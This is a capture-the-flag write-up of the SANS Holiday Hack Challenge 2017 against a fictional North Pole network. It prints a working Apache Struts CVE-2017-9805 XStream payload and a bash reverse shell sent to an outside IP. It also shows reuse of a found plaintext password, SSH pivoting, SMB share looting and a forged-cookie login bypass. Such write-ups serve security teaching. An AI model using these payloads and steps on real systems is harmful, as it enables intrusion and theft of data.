I came across a SANS blog post (https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code) that detailed the CVE-2017-9805 (https://www.rapid7.com/db/vulnerabilities/struts-cve-2017-9805) exploit and how it could be used to manipulate the Apache Struts 2 REST Plugin XStream RCE into decentralizing specially crafted HTTP requests and achieving remote code execution.

The concept behind this exploit is quite simple, while we can't directly encode a command in the XML structure we can encode it in base64. The REST plugin **decode and execute** our command unwillingly due to no checks on encoded special characters.

The core XML to this exploite can be seen below, where out custom command replaces the `COMMANDWILLGOHERE` field

```
xml_exploit =  parseString('<map><entry><jdk.nashorn.internal.objects.NativeString><flags>0</flags><value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"><dataHandler><dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"><is class="javax.crypto.CipherInputStream"><cipher class="javax.crypto.NullCipher"><initialized>false</initialized><opmode>0</opmode><serviceIterator class="javax.imageio.spi.FilterIterator"><iter class="javax.imageio.spi.FilterIterator"><iter class="java.util.Collections$EmptyIterator"/><next class="java.lang.ProcessBuilder"><command><string>/bin/bash</string><string>-c</string><string>COMMANDWILLGOHERE</string></command><redirectErrorStream>false</redirectErrorStream></next></iter><filter class="javax.imageio.ImageIO$ContainsFilter"><method><class>java.lang.ProcessBuilder</class><name>start</name><parameter-types/></method><name>foo</name></filter><next class="string">foo</next></serviceIterator><lock/></cipher><input class="java.lang.ProcessBuilder$NullInputStream"/><ibuffer/><done>false</done><ostart>0</ostart><ofinish>0</ofinish><closed>false</closed></is><consumed>false</consumed></dataSource><transferFlavors/></dataHandler><dataLen>0</dataLen></value></jdk.nashorn.internal.objects.NativeString><jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/></entry><entry><jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/><jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/></entry></map>')
```

The repo available here (https://github.com/chrisjd20/cve-2017-9805.py/blob/master/cve-2017-9805.py) was the exploit I deceided to go with in order to compromise the system.


I set up a reverse shell listener with `nc` using the following command on my local system on port 9001. This would be the port the remote system would be forced to connect back to me over

```
$ nc -l -p 9001 -vvv
```


I ran the aforementioned `cve-2017-9805.py` exploit with the following syntax to kick the exploit off, ensuring I pointed it at the https://dev.northpolechristmastown.com/orders.xhtml (https://dev.northpolechristmastown.com/orders.xhtml) endpoint.

```
python cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "/bin/bash -i > /dev/tcp/203.59.106.231/9001 0<&1 2>&1"
```

The exploit fired



And the listener suddenly filled up with a script prompt, giving me remote access to a user named `alabaster_snowball`'s session.



Having access to the server, the first thing I set my sights on was finding the Great book page on the web server. I checked the usual spot for the `www` config in `/var/www/html/` where I found the root location of the original letters 2 santa website.

```
alabaster_snowball@l2s:/tmp/asnow.kyweXWGHZ8tJgJSjh5qurHmR$ cd /var/www/html/
cd /var/www/html/

alabaster_snowball@l2s:/var/www/html$ ls
ls

css
fonts
GreatBookPage2.pdf
imgs
index.html
js
process.php
alabaster_snowball@l2s:/var/www/html$
```

It was here I found the GreatBookPage2.pdf file. I checked, and confirmed that I could download the page from https://l2s.northpolechristmastown.com/GreatBookPage2.pdf (https://l2s.northpolechristmastown.com/GreatBookPage2.pdf).

The Books title was **On the Topic of Flying Animals**.


The next part of the challenge was to find Alabaster Snowball's password. I knew that the username was `alabaster_snowball`, so it gave me a search parameter to start with. I tried using the find command first to find instances with `alabaster_snowball` on the file system. I also guessed that it's likely the password; if anywhere would be placed inside a file somewhere.

```
alabaster_snowball@l2s:/tmp/asnow.10X4HkAZntmGtaJknhZpqM3X$ /usr/bin/find / -type f -exec grep -l "alabaster_snowball" {} \;
```

I waited, and waited and waited… but no results were coming up at all. Eventually I started getting thousands and thousands of Permission denied messages, which was the find command unable to read the files it was encountering.

```
grep: /proc/52/stack: Permission denied
grep: /proc/52/io: Permission denied
grep: /proc/52/timerslack_ns: Operation not permitted
/usr/bin/find: '/proc/54/task/54/fd': Permission denied
/usr/bin/find: '/proc/54/task/54/fdinfo': Permission denied
/usr/bin/find: '/proc/54/task/54/ns': Permission denied
...
```

I decided to check some of the hints I had unlocked and found the one that was relevant to me under the Stockings page (https://2017.holidayhackchallenge.com/stocking) on the challenge website



The key things I took from this chucky bit of info was that:

- **Alabaster Snowball** has probably put his password in a config file for the website
- The website config files or possibly another service like **FTP** or a **database** might be hiding his password.

I went ahead and checked the /opt/ directory for what 3rd party software of services have been installed, and was excited to see `apache-tomcat` listed there along with the jre (Java Runtime Environment).

```
alabaster_snowball@l2s:/tmp/asnow.SC6mOMPUGRwo4KRcsJSwL7w0$ cd /opt
cd /opt

alabaster_snowball@l2s:/opt$ ls -al

ls -al
total 16
drwxr-xr-x  4 root               root               4096 Oct 13 01:47 .
drwxr-xr-x 24 root               root               4096 Jan  9 08:02 ..
drwxrwxrwx  9 alabaster_snowball alabaster_snowball 4096 Nov 29 14:42 apache-tomcat
drwxrwxrwx  6 alabaster_snowball alabaster_snowball 4096 Oct 12 14:48 jre
```

I ran the same command I did before, now with a limited search term on the `/opt/apache-tomcat` directory and got a hit!

```
alabaster_snowball@l2s:~$ /usr/bin/find /opt/apache-tomcat -type f -exec grep -l "alabaster_snowball" {} \;
<at -type f -exec grep -l "alabaster_snowball" {} \;

/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class
```

I opened up the `/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class` file and found the following lines revealing Alabasters password

```
alabaster_snowball@l2s:~$ cat /opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class

<-INF/classes/org/demo/rest/example/OrderMySql.class
    public class Connect {
            final String host = "localhost";
            final String username = "alabaster_snowball";
            final String password = "stream_unhappy_buy_loss";
            String connectionURL = "jdbc:mysql://" + host + ":3306/db?user=;password=";
            Connection connection = null;
            Statement statement = null;
```

I then confirmed the credentials by `ssh` ing onto the server from my kali system

```
# root at nathan-mbp-kali in ~ [17:53:46]
→ ssh alabaster_snowball@l2s.northpolechristmastown.com
alabaster_snowball@l2s.northpolechristmastown.com's password: stream_unhappy_buy_loss

alabaster_snowball@l2s:/tmp/asnow.i4LL0EEXNF2uU9gZtYX2HZ3q$
```

Username: alabaster_snowball

Password: stream_unhappy_buy_loss

References:

Why You Need the Skills to Tinker with Publicly Released Exploit Code (https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code)

Better Exploit Code For CVE 2017 9805 apache struts (https://github.com/chrisjd20/cve-2017-9805.py)


SMB File Server

Task: The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the Letters to Santa server, identify and enumerate the SMB file-sharing server. What is the file server share name?

With access to Alabaster's account now safely in my mitts, I began performing some reconnaissance on the neighbouring systems to see if I can get any information out of them. I was happy to see that `nmap` was an available command on the system and ran the following command to extract the various systems on the internal network

```
alabaster_snowball@l2s:/tmp/asnow.i4LL0EEXNF2uU9gZtYX2HZ3q$ nmap -Pn 10.142.0.0/24
```

Below is a diagram overview I did up for the systems captured by this scan.



It was interesting to note that `hhc17-smb-server.c.holidayhack2017.internal (10.142.0.7)` required the deep `-Pn` nmap scan, as it wasn't responding to any quick scan techniques.

Now that I knew the systems I could exploit, I looked back at what the challenge was asking for. I needed to connect to the SMB server (which I'd just found on `10.142.0.7`) and extract the contents of a mapped share through Enumeration methods.

I used the nmap script `smb-enum-shares` to see what I could find out about the system in question.


```
alabaster_snowball@l2s:/tmp/asnow.i4LL0EEXNF2uU9gZtYX2HZ3q$ nmap -T4 -v --script smb-enum-shares --script-args smbuser=alabaster_snowball,smbpass=stream_unhappy_buy_loss -p445 10.142.0.7

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-09 10:26 UTC


NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Initiating Ping Scan at 10:26
Scanning 10.142.0.7 [2 ports]
Completed Ping Scan at 10:26, 2.00s elapsed (1 total hosts)
Nmap scan report for 10.142.0.7 [host down]
NSE: Script Post-scanning.
Initiating NSE at 10:26
Completed NSE at 10:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.27 seconds
```

Unfortunately my probe requests were being ignored, and even adding `-Pn` to this command wasn't working well. I checked the system for any binaries relating to SMB but came up completely empty handed.

I checked some of the hints on the Stocking page again and found the following relating to ssh port forwarders.



I searched around and tried a couple variations of the command expression before stumbling across this incredibly well explained answer to the question from user erik on unix.stackexchange (https://unix.stackexchange.com/questions/115897/whats-ssh-port-forwarding-and-whats-the-difference-between-ssh-local-and-remot). I've summarized the awesome post into a small diagram that shows how I can use the web servers open ssh on `l2s.northpolechristmastown.com` to forward SMB requests to port 445 on my local system to a remote system on `10.142.0.7`



The final command I used was the following, making sure to auth with `alabaster_snowball / stream_unhappy_buy_loss` whenever prompted

```
$ ssh -L 127.0.0.1:445:10.142.0.8:445 alabaster_snowball@l2s.northpolechristmastown.com

alabaster_snowball@l2s.northpolechristmastown.com's password: stream_unhappy_buy_loss
alabaster_snowball@l2s:/tmp/asnow.mECTF2MgYqC2D2Okx1IYVswB$
```

Once connected to this SSH session, I could test to see If I was forwarding correctly by using the `smbclient` command along with Alabaster Snowball's credentials to authenticate

```
$ smbclient -L 127.0.0.1 -U alabaster_snowball

WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password: stream_unhappy_buy_loss
session setup failed: NT_STATUS_LOGON_FAILURE
```

It seemed like the SMB serve was rejecting my request, likely due to the 127.0.0.1 forwarder not being a valid NetBIOS name on the destination system.

Instead I used the following command, using the `-I` flag to specify the IP address of the target server so I could call the NetBIOS name in the share name.

```
$ smbclient -L HHC17-SMB-SERVE -I 127.0.0.1 -U alabaster_snowball
```

This still didn't resolve the issue, so I went back to the list of services on that system to see if I was possibly missing something.

```
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

I realised that I wasn't forwarding `port 139` (Which handles NetBIOS sessions).

I also found out that I could forward multiple ports over ssh by simply adding multiple `-L` arguments, so I went ahead a made up this command to handle the connections to all 4 ports on the system.

```
$ ssh -L 127.0.0.1:135:10.142.0.7:135 -L 127.0.0.1:139:10.142.0.7:139 -L 127.0.0.1:445:10.142.0.7:445 -L 127.0.0.1:3389:10.142.0.7:
3389 alabaster_snowball@l2s.northpolechristmastown.com
```

Going back and trying the `smbclient` command again and was happy to see I had much more success now

```
$ smbclient -L HHC17-SMB-SERVE -I 127.0.0.1 -U alabaster_snowball

Enter WORKGROUP\alabaster_snowball's password: stream_unhappy_buy_loss

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        FileStor        Disk
        IPC$            IPC       Remote IPC
```

The share that stood out to me was **FileStor**, so I went ahead and used the following command to connect to this share over `smbclient` again.

NOTE: The use of the `\` in front of each backslash is to override the escape character that this key usually invokes

```
smbclient \\\\HHC17-SMB-SERVE\\FileStor -I 127.0.0.1 -U alabaster_snowball

Enter WORKGROUP\alabaster_snowball's password: stream_unhappy_buy_loss

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Dec  7 05:51:46 2017
  ..                                  D        0  Thu Dec  7 05:51:46 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Thu Dec  7 05:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Tue Dec  5 03:21:44 2017
  MEMO - Calculator Access for Wunorse.docx      A   111852  Tue Nov 28 03:01:36 2017
  MEMO - Password Policy Reminder.docx      A   133295  Thu Dec  7 05:47:28 2017
  Naughty and Nice List.csv           A    10245  Fri Dec  1 03:42:00 2017
  Naughty and Nice List.docx          A    60344  Thu Dec  7 05:51:25 2017

                13106687 blocks of size 4096. 9624477 blocks available
```

Fantastic! I'd stumbled across the motherload of files. I used the `smbget` command to pull all these files across to my local system

```
$ smbget -R smb://127.0.0.1/FileStor -U alabaster_snowball

Password for [alabaster_snowball] connecting to //FileStor/127.0.0.1: stream_unhappy_buy_loss
Using workgroup WORKGROUP, user alabaster_snowball

smb://127.0.0.1/FileStor/BOLO - Munchkin Mole Report.docx
smb://127.0.0.1/FileStor/GreatBookPage3.pdf
smb://127.0.0.1/FileStor/MEMO - Password Policy Reminder.docx
smb://127.0.0.1/FileStor/Naughty and Nice List.csv
smb://127.0.0.1/FileStor/Naughty and Nice List.docx

Downloaded 1.65MB in 25 seconds
```

To conclude this challenge:

- File Server name is **hhc17-smb-server**.c.holidayhack2017.internal
- The File Share name is **FileStor**
- The **GreatBookPage3.pdf (/misc/2017/12/GreatBookPage3.pdf)** title is **The Great Schism**

References:

SSH/OpenSSH/PortForwarding (https://help.ubuntu.com/community/SSH/OpenSSH/PortForwarding)

Introduction to pivoting, Part 1: SSH (https://blog.techorganic.com/2012/10/06/introduction-to-pivoting-part-1-ssh/)

What's ssh port forwarding and what's the difference between ssh local and remote port forwarding (https://unix.stackexchange.com/questions/115897/whats-ssh-port-forwarding-and-whats-the-difference-between-ssh-local-and-remot)

Elf Web Access

Task: Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at http://mail.northpolechristmastown.com (http://mail.northpolechristmastown.com). What can you learn from The Great Book page found in an e-mail on that server?

Moving quickly along, Elf Web Access was the next task on http://mail.northpolechristmastown.com (http://mail.northpolechristmastown.com). The goal was to simply find *The Great Book* page on the email server.

I started off by running my ssh forwarder for this system

```
$ ssh -L 127.0.0.1:25:10.142.0.5:25 -L 127.0.0.1:80:10.142.0.5:80 -L 127.0.0.1:143:10.142.0.5:143 -L 127.0.0.1:2525:10.142.0.5:2525
-L 127.0.0.1:3000:10.142.0.5:3000 alabaster_snowball@l2s.northpolechristmastown.com
```

Then I fired up the Web page to see if I could see anything interesting. At the same time I started up OWASP ZAP and set it up to proxy my traffic on port 8081. This would allow me to capture all the various request made to and received from the web server as I explored.

When I attempted a login, I noted that a POST was made to `http://mail.northpolechristmastown.com/login.js` with the attributes of my email and password field.

```
POST http://mail.northpolechristmastown.com/login.js HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://mail.northpolechristmastown.com/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Cookie: EWA={"name":"GUEST","plaintext":"","ciphertext":""}
Connection: keep-alive
Host: mail.northpolechristmastown.com
```

It was also interesting to see a Cookie called EWA was forwarded as well with a `name`, `plaintext` and `ciphertext` field.

I continued exploring and found a fun entry in the `/robots.txt` file on the server.

```
User-agent: *
Disallow: /cookie.txt
```

Navigating to this page (mail.northpolechristmastown.com/cookie.txt) and I found what looked like the javascript cipher that was used to make the cookie.

```
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
    function cookie_maker(username, callback){
        var key = 'need to put any length key in here';
        //randomly generates a string of 5 characters
        var plaintext = rando_string(5)
        //makes the string into cipher text .... in base64. When decoded this 21 bytes in total length. 16 bytes for IV and 5 byte
of random characters
        //Removes equals from output so as not to mess up cookie. decrypt function can account for this without erroring out.
        var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
        //Setting the values of the cookie.
        var acookie = ['IOTECHWEBMAIL',JSON.stringify({"name":username, "plaintext":plaintext,  "ciphertext":ciphertext}), { maxAg
e: 86400000, httpOnly: true, encode: String }]
        return callback(acookie);
    };
    function cookie_checker(req, callback){
        try{
            var key = 'need to put any length key in here';
            //Retrieving the cookie from the request headers and parsing it as JSON
            var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
            //Retrieving the cipher text
            var ciphertext = thecookie.ciphertext;
            //Retrievingin the username
            var username = thecookie.name
            //retrieving the plaintext
            var plaintext = aes256.decrypt(key, ciphertext);
            //If the plaintext and ciphertext are the same, then it means the data was encrypted with the same key
            if (plaintext === thecookie.plaintext) {
                return callback(true, username);
            } else {
                return callback(false, '');
            }
        } catch (e) {
            console.log(e);
            return callback(false, '');
        }
    };
```

This particular task took a very long time to work out. Initially I thought I'd have to reverse engineer the cipher, however I didn't have access to a valid cookie so I wasn't able to get far with this. Eventually the following lines stood out and I was able to crack it!

```
When decoded this 21 bytes in total length. 16 bytes for IV and 5 byte of random characters
```

16 bytes is how much space we have for the cipher text.

```
var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
```

The cipher text is equal to the `aes256` encrypted plaintext value is `XOR` ed with 0, so using a full 16 byte value will result in an output cipher text of a `null bytes`, then stripped of its space characters leveling an empty `""`


Using this knowledge you can create a cookie with a full 16 bytes as the cyphertext `AAAAAAAAAAAAAAAAAAAAAA` and leave the plaintext value as `""`. Then you simply substitute in the email address in the name field and send this cookie off.

```
curl -XPOST -sL "http://mail.northpolechristmastown.com:3000/api.js" -d "getmail=getmail" -H "Cookie: EWA={\"name\":\"alabaster.snowball@northpolechristmastown.com\",\"plaintext\":\"\",\"ciphertext\":\"AAAAAAAAAAAAAAAAAAAAAA\"}"

{"INBOX":[{"HEADERS":{"which":"HEADER","size":920,"body":{"return-path":["<admin@northpolechristmastown.com>"],"delivered-to":["alabaster.snowball@northpolechristmastown.com"],"received":["from localhost (localhost [127.0.0.1])\tby mail.northpolechristmastown.com (Postfix) with ESMTP id 4CFA8BD745\tfor <alabaster.snowball@northpolechristmastown.com>; Wed,  8 Nov 2017 16:01:02 +0000 (UTC)","from mail.northpolechristmastown.com ([127.0.0.1])\tby localhost (mail.northpolechristmastown.com [127.0.0.1]) (amavisd-new, port 10024)\twith ESMTP id IsBXKyYpc5sC\tfor <alabaster.snowball@northpolechristmastown.com>;\tWed,  8 Nov 2017 16:01:02 +0000 (UTC)"],"to":["alabaster.snowball@northpolechristmastown.com"]

etc...
```

This returned the full inbox of Alabaster. Now that I knew it could work, I simply created a fake cookie with this same information and loaded it into Firefox.



Refreshing the `http://mail.northpolechristmastown.com` after the cookie was loading resulted in a redirect to `http://mail.northpolechristmastown.com/account.html` and the ability to view Alabaster's entire inbox.

Reading through all the emails, I could tell some of this information was likely to come in handy later on, however all this challenge required at present was the title of GreatBookPage4.pdf which I found to be located in the last email in the inbox.

I could navigate to the url `http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf` and download a copy of **GreatBookPage4.pdf (/misc/2017/12/GreatBookPage4.pdf)**. The title of this page was **The Rise of the Lollipop Guild**.

The page explains that a `Terrorist group called The Lollipop Guild` is likely to have infiltrated the elven population and are living amongst those small little toymaker living in the North Pole. The terrorists living in society are called `Munchkin Moles`. These are just rumors, but is it so hard to believe?

Naughty and Nice List

Task: How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

For this challenge I had to make a best assessment about who the Moles were likely to be. Two of them were supplied to us via the `BOLO - Munchkin Mole Report.docx` file that was on the SMB server from challenge 2.

```
Name: Boq Questrian
Height: Approximately 4 feet
Weight: Unknown
Appearance: Reddish skin tone, blue eyes. A single curl of hair dominates an otherwise unremarkable hairstyle.
Warning: Boq is uncannily accurate at short-distance rock throwing.

Name: Bini Aru
Height: Approximately 4 feet
Weight: Unknown
Appearance: Pale skin, grey eyes. Unruly black hair.
Warning: Bini is unrelenting in hair pulling.
```

We were also supplied with a full list of the naughty and nice elves. I sorted this list and extracted a list of the Naughty names

	A	B
1	Aditya Perera	Naughty
2	Alina Davis	Naughty
3	Allen Farmer	Naughty
4	Allison Barton	Naughty
5	Arthur Gray	Naughty
6	Ashlee Hodge	Naughty
7	Barb Sharma	Naughty
8	Bernadette Law	Naughty
9	Beverly Khalil	Naughty
10	Bini Aru	Naughty
11	Blake Nielsen	Naughty
12	Bonnie Roberts	Naughty
13	Boq Questrian	Naughty
14	Brendan Cunningham	Naughty

There were `79 names` I needed to narrow down still

Using the query service on http://nppd.northpolechristmastown.com/infractions?query (http://nppd.northpolechristmastown.com/infractions?query) I managed to get a complete list of all entries in the database using the `severity>0` flag. 999 entires to sort.

I then used the online service https://json-csv.com/ (https://json-csv.com/) to convert the JSON data to CSV. Once they were in CSV format I opened it in excel and sorted by the severity (number of coals).

I took a look at the hints and number three stood out as my next avenue of attack

```
I'm still a little shaken up from when I had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though I'm still not sure I can believe that.
```

I lifted the list of names that were caught for atomic Wedgies

```
closed  5       Giving super atomic wedgies             2015-12-25T00:00:00     Cindy Lou Who
closed  5       Giving super atomic wedgies             2015-12-25T00:00:00     Cindy Lou Who
open    5       Giving super atomic wedgies             2015-12-25T00:00:00     Cindy Lou Who
open    5       Giving super atomic wedgies             2017-12-11T12:49:47     Claire Gurung
open    5       Giving super atomic wedgies             2017-05-06T17:48:46     Cody Khalil
pending 5       Giving super atomic wedgies             2017-10-15T17:03:04     Corey Malhotra
closed  5       Giving super atomic wedgies             2017-05-20T11:42:02     Curtis Summers
closed  5       Giving super atomic wedgies             2017-11-17T00:49:23     Damian Bhardwaj
closed  5       Giving super atomic wedgies             2017-12-19T14:45:17     Deanna Richardson
```

I also found that it might not just be 5 coal level that could be moles

Nina seems like a candidate she would be another candidate

```
Aggravated pulling of hair      2017-02-02T12:13:51     Nina Fitzgerald
Bedtime violation       2017-12-10T20:29:27     Nina Fitzgerald
Giving super atomic wedgies     2017-05-21T08:56:25     Nina Fitzgerald
Possession of unlicensed slingshot      2017-12-02T00:33:54     Nina Fitzgerald
Throwing rocks (at people)      2017-07-11T08:01:03     Nina Fitzgerald
Throwing rocks (at people)      2017-07-03T19:55:49     Nina Fitzgerald
```

Kristy also fits the build for the other people getting into the fight

```
Aggravated pulling of hair      2017-12-14T04:57:40     Kirsty Evans
Crayon on walls 2017-07-16T03:24:39     Kirsty Evans
Giving super atomic wedgies     2017-09-14T10:10:52     Kirsty Evans
Throwing rocks (at people)      2017-06-15T13:31:15     Kirsty Evans
```

and cross referenced these names with the names who were also caught fighting by, `pulling hair` and `throwing rocks`.

The final two Moles would have to be the only two with the Offense being `Trying to ruin Christmas`

```
Trying to ruin Christmas        2015-12-25T00:00:00     Cindy Lou Who
Trying to ruin Christmas        2016-12-25T00:00:00     Dr. Who
```

Overall my best guess would be:

- Boq Questrian
- Bini Aru
- Kirsty Evans
- Nina Fitzgerald
- Cindy Lou Who
- Dr. Who

The person to blame for the throwing the snowballs from the top of the North Pole Mountain is Glinda, The Good Witch. After completing all the overworld levels she provides us with a conversation where she admits to casting a magic spell on the Abominable Snow Monster to make him throw all the snowballs are the north pole.

She did it to drive up the cost of her magic and spells and she planned to sell her services to both sides of the all-out WAR it would have created.

NPC Conversation

Conversation with Glinda, the Good Witch

It's me, Glinda the Good Witch of Oz! You found me and ruined my genius plan!

You see, I cast a magic spell on the Abominable Snow Monster to make him throw all the snowballs at the North Pole. Why? Because I knew a giant snowball fight would stir up hostilities between the Elves and the Munchkins, resulting in all-out WAR between Oz and the North Pole. I was going to sell my magic and spells to both sides. War profiteering would mean GREAT business for me.

But, alas, you and your sleuthing foiled my venture. And I would have gotten away with it too, if it weren't for you meddling kids!

Elf as a Service

Task: The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at http://eaas.northpolechristmastown.com (http://eaas.northpolechristmastown.com). Visit the system and retrieve instructions for accessing The Great Book page from **C:\greatbook.txt**. Then retrieve The Great Book PDF file by following those directions. What is the title of The Great Book page?

